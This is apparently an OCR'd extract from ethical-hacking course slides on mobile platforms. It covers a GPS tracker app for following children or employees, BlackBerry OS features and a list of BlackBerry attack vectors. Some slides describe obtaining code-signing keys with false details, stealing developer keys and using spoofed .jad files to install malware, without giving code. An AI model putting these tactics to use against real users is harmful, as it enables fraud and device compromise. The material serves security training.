
Implement trusted Boot and code signing features on Windows Phone device

# Windows OS Device Tracking Tools

## FollowMee GPS Tracker




- GPS Tracker by FollowMee converts your smart phone or tablet into a GPS tracking device
- It tracks location of a Windows Phone 8 device, records locations (GPS, Wi-Fi, or cellular triangulation) and uploads to a secured server
- Using this app, you can track your children's movement daily, follow whereabouts of your family members or employees
- It supports multiple mobile platforms




<https://www.followmee.com>


# Module Flow




**1**  
**Mobile Platform  
Attack Vectors**




**2**  
**Hacking Android OS**




**3**  
**Hacking iOS**




**4**  
**Hacking Windows  
Phone OS**




**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**



**8**  
**Mobile Pen Testing**

# BlackBerry Operating System



## BlackBerry OS

BlackBerry OS is a proprietary mobile operating system developed by Research In Motion (RIM) for its BlackBerry line of smartphones and handheld devices

## Java Based Application


It includes a Java-based third-party application framework that implements J2ME Mobile Information Device Profile v2 (MIDP2) and Connected Limited Device Configuration (CLDC), as well as a number of RIM specific APIs

## BlackBerry Features

### Native Support for Corporate Email



### BlackBerry Enterprise Server




### BlackBerry Messenger



### BlackBerry Internet Service




### BlackBerry Email Client




# BlackBerry Enterprise Solution Architecture

CEH  
Computer Emergency Response Team



# Blackberry Attack Vectors



Malicious Code  
Signing



JAD File  
Exploits



Memory and  
Processes  
Manipulations



Email Exploits



PIM Data  
Attacks



Short Message  
Service (SMS)  
Exploits



TCP/IP Connections  
Vulnerabilities



Blackberry  
Malwares




Telephony  
Attacks

# Malicious Code Signing



- BlackBerry applications must be signed by RIM to get full access to the operating system APIs
- If a required signature is missing or the application is altered after signing, the JVM will either refuse/restrict the API access to the application or will fail at run-time with an error message
- Attacker can obtain code-signing keys anonymously using prepaid credit-cards and false details, sign a malicious application and publish it on the BlackBerry app world
- Attackers can also compromise a developer's system to steal code signing keys and password to decrypt the encrypted keys




# JAD File Exploits and Memory/Processes Manipulations




## JAD File Exploits

- ↳ .jad (Java Application Descriptors) files include the attributes of a java application, such as app description, vendor details and size, and provides the URL where the application can be downloaded
- ↳ It is used as a standard way to provide Over The Air (OTA) installation of java applications on J2ME mobile devices
- ↳ Attackers can use specially crafted .jad file with spoofed information and trick user to install malicious apps



## Memory/Processes Manipulations

